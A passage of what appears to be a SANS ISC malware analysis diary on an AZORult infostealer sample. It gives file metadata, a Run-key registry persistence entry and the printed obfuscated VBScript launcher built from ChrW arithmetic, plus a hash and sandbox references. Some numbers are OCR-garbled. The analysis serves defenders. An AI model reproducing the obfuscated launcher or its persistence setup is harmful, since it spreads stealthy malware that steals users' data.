
File name: C:\Users\REM\Desktop\201907060947039062.exe

Type: PE
Size: 1232384
EntryPoint: 0002800a
ImageBase: 00400000
NumberOfSections: 0005
SizeOfImage: 00133000

library AutoIt(-)[-]
compiler Microsoft Visual C/C++(2013)[-]
linker Microsoft Linker(12.0)[EXE32]

468 ms

Shown above: This AZORult EXE was compiled with C++, a characteristic of AZORult++.



Name	Type	Data
(Default)	REG_SZ	(value not set)
vMJZLtFktw	REG_SZ	C:\Users\Public\vMJZLtFktw.vbs

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Date modified	Type	Size
vMJZLtFktw.vbs	7/11/2019 1:19 AM	VBScript Script File	3 KB

```
Set objShell = WScript.CreateObject("WScript.Shell")
objShell.Run ChrW(164612.032561475/2456.89600838022)&ChrW
(377060.943902812/6501.05075694504)&ChrW(685936.730334979/7455.8340253802)&ChrW
(403977.995254041/4752.68229710637)&ChrW(1145432.1902407/9960.27991513652)&ChrW
(603965.259891325/5979.85405832995)&ChrW(107725.641336783/944.96176611213)&ChrW
(914657.064165008/7953.53968839138)&ChrW(299835.068085168/3259.0768270127)&ChrW
(241533.161809692/3136.79430921678)&ChrW(67397.0391268702/1036.87752502877)&ChrW
(167614.171109623/1995.40679892409)&ChrW(369951.353578979/4404.18278070213)&ChrW
(1111601.5433345/8822.23447090876)&ChrW(284609.538649402/5808.35793162044)&ChrW
(374321.71635991/8137.4286165l978)&ChrW(106747.607250363/1334.34509062953)&ChrW
(209590.563172432/2910.98004406155)&ChrW(9280.2230142855 6/127.12634266144 6)&ChrW
(886532.228306676/9636.21987289866)&ChrW(603069.102016452/9277.9861848685)&ChrW
(574684.475989088/5131.1113927597 2)&ChrW(223495.977690551/1995.49980080849)&ChrW
(285709.440758737/4201.6094229226)&ChrW(661330.857978326/6817.8438966837 7)&ChrW
(1048352.50281675/9037.52157600643)&ChrW(926766.046598927/9554.28914019512)&ChrW
(219846.892113687/2389.64013167052)&ChrW(757233.335979394/9963.59652604465)&ChrW
(782633.162159281/7050.74920864217)&ChrW(726576.188882752/7339.1534230581)&ChrW
(254666.892819443/2625.43188473652)&ChrW(420534.052833918/3893.83382253628)&ChrW
(615556.568826132/6690.83226984926)&ChrW(556300.55262629 3/6622.62562650349)&ChrW
(38382.2070385641/380.02185186697 2)&ChrW(482528.383636563/4426.8659049226)&ChrW
(1071320.33287622/9565.36011496629)&ChrW(679752.23771271/7388.61127948598)&ChrW
(727241.415444885/8359.09672925156)&ChrW(104931.988908604/1206.11481504142)&ChrW
(644971.197965954/9922.63381486083)&ChrW(57111.615253346/793.21687851869 5)&ChrW
(355954.761168576/3206.79965016735)&ChrW(610550.712163163/5309.13662750577)&ChrW
(772844.334004755/6662.45115521341)&ChrW(603142.899486657/6555.90108137671)&ChrW
(814966.424359/6848.45734755462)&ChrW(437965.886814418/4469.03966137161)&ChrW
(844128.052148407/8357.70348661789)&ChrW(937168.960585543/8519.71782350494)&ChrW
(778283.099665689/7556.14659869601)&ChrW(679383.983199679/6470.32364952075)&ChrW
(845139.571585658/7683.08701441507)&ChrW(635916.246631333/6296.20046169637)&ChrW
(321220.512325591/6983.05461577373)&ChrW(361020.871635768/3683.88644526294)&ChrW
(377567.603185587/3892.44951737719)&ChrW(137632.118366526/1186.4837790217 7)
```

Shown above: VBS file made persistent on my infected Windows host.

Malware indicators

SHA256 hash:
ed7c0a248904a026a0e3cabded2aa55607626b8c6cfc8ba76811feed157ecea8

- File size: 1,232,384 bytes
- File description AZORult EXE
- Any.Run analysis
- CAPE sandbox analysis
- Reverse.it analysis

Final words

Earlier this month on 2019-07-01, I saw an AZORult sample (also compiled in C++) which did the expected two HTTP post requests to exfiltrate data, then deleted itself from my infected host. Today's example proves there can be some variation in AZORult infection activity.

Brad Duncan
brad [at] malware-traffic-analysis.net

Keywords:

1 comment(s)

DEV522 Defending Web Application Security Essentials
LEARN MORE
Learn to defend your apps before they're hacked

Top of page

×

Diary Archives